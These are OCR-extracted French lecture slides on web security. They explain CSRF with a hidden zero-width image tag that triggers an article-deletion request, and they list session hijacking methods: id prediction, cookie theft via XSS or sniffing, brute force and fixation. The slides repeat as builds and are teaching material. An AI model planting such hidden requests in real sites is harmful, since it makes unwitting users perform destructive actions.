
6. CSRF

- Exploite la confiance qu'un site a en un utilisateur
- Cible de l'attaque = site web
- But : modifications sur le site
- Méthodes d'attaque :
  - principalement GET (attaque dans l'URL)
  - POST


6. CSRF


Ajouter un commentaire
Envoyer
…
<img src='article.php?id=3&action=del'
width='0'>
…
<img
src='article.php?id=3&action=del'
width='0'>
SGBD
1
membre d'un
site protégé


6. CSRF


Ajouter un commentaire
Envoyer
…
<img src='article.php?id=3&action=del'
width='0'>
…
<img
src='article.php?id=3&action=del'
width='0'>
SGBD
1
membre d'un
site protégé
2
GET article.php?id=3&action=read
membre d'un
site protégé

6. CSRF


Ajouter un commentaire
Envoyer
…
<img src='article.php?id=3&action=del'
width='0'>
…
<img
src='article.php?id=3&action=del'
width='0'>
SGBD
1
membre d'un
site protégé
3
2
GET article.php?id=3&action=read
membre d'un
site protégé
<img src='article.php?id=3&action=del' width='0'>

6. CSRF



Ajouter un commentaire
Envoyer
…
<img src='article.php?id=3&action=del'
width='0'>
…
<img
src='article.php?id=3&action=del'
width='0'>
SGBD
1
membre d'un
site protégé
3
2
GET article.php?id=3&action=read
membre d'un
site protégé
<img src='article.php?id=3&action=del' width='0'>
GET http://.../article.php?id=3&action=del
4

Plan

1. Applications web
2. Top 10 de l'OWASP
3. Classification du WASC
4. XSS
5. Injections
6. CSRF
7. **Détournement de sessions**


7. Détournement de session

- Session repose sur un identifiant unique



7. Détournement de session

- Session repose sur un identifiant unique
- Détourner une session = fournir un id valide



7. Détournement de session

- Session repose sur un identifiant unique
- Détourner une session = fournir un id valide
- Identifiant transmis par :
  - Cookie
  - URL (query string)
  - Champ caché de formulaire

7. Détournement de session

- Session repose sur un identifiant unique
- Détourner une session = fournir un id valide
- Identifiant transmis par cookie, URL, champ form.
- Attaques pour obtenir un identifiant valide
  - Prédiction

    id = nombre entier incrémenté

7. Détournement de session

- Session repose sur un identifiant unique
- Détourner une session = fournir un id valide
- Identifiant transmis par cookie, URL, champ form.
- Attaques pour obtenir un identifiant valide
  - Prédiction
  - Vol
    - id dans l'URL (historique, bookmark, logs, envoi par mail, …)
    - vol de cookie (XSS, ordinateur public)
    - interception (écoute réseau)
    - consultation des fichiers de session sur le serveur

7. Détournement de session

- Session repose sur un identifiant unique
- Détourner une session = fournir un id valide
- Identifiant transmis par cookie, URL, champ form.
- Attaques pour obtenir un identifiant valide
  - Prédiction
  - Vol
  - Force brute

7. Détournement de session

- Session repose sur un identifiant unique
- Détourner une session = fournir un id valide
- Identifiant transmis par cookie, URL, champ form.
- Attaques pour obtenir un identifiant valide
  - Prédiction
  - Vol
  - Force brute
  - Fixation
    - Utilisateur clique sur un lien qui a l'id dans URL
    - Injection de cookie (XSS)

Sur Internet

- WASC (Web Application Security Consortium)

  http://www.webappsec.org/projects/threat/classes_of_attack.shtml

- OWASP (Open Web Application Security Project)

  http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

  http://www.owasp.org/index.php/Category:OWASP_Guide_Project

- CERTA (Centre d'Expertise Gouvernemental de Réponse et de Traitement des Attaques Informatiques)

  http://www.certa.ssi.gouv.fr

- CERT (Computer Emergency Response Team)

  http://www.cert.org